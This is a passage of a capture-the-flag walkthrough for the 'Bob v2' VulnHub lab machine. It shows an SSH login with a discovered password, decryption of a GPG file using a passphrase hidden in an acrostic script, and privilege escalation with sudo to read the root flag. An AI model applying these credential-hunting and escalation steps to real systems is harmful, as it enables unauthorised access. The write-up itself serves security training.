




SSH Access

The credentials of elliot is "theadminisdumb". According to the message, he may be an admin too. Try to login to the SSH server :

```
ssh 10.0.2.17 -lelliot -p25468
```




The account “elliot” is accessed via SSH.

Go to “bob” directory “/home/bob” and “/home/bob/Documents/Secret/Keep_Out/No_Lookie_In_Here” and find the “login.txt.gpg” and “notes.sh” respectively. The content of the “notes.sh” is :

```
#!/bin/bash
clear
echo "-= Notes =-"
echo "Harry Potter is my faviorite"
echo "Are you the real me?"
echo "Right, I'm ordering pizza this is going nowhere"
echo "People just don't get me"
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>"
echo "Cucumber"
echo "Rest now your eyes are sleepy"
echo "Are you gonna stop reading this yet?"
echo "Time to fix the server"
echo "Everyone is annoying"
echo "Sticky notes gotta buy em"
```

Tired many combinations from the content of “notes.sh” to decrypt the “login.txt.gpg” but in vain. Later, I found the first letter of each sentence making sense. “HARPOCRATES” is the name of a god. It may be the passphrase to decrypt the “login.txt.gpg”.

```
gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
```




Bingo! The bob password is “b0bcat_”.

Privilege Escalation


Since Bob is the admin and he should have the root rights. Run the following command to escalate the privilege :


```
sudo -i
```


The root is gained. Root is dancing!



Go to the "/" root directory and find "flag.txt" file. Display it and the flag is obtained.







The capture the flag event is completed.

Final Thought

To do the Bob v2, you need a good nmap skill as the SSH port is not default port 22. It is quite hard to find Bob's password from the "notes.sh". The creator of Bob v2 makes some modifications on the VM since 1.0 and 1.0.1 for bug fixes and modifications. The download link provided in VulnHub can download the latest v2.

-- THE END --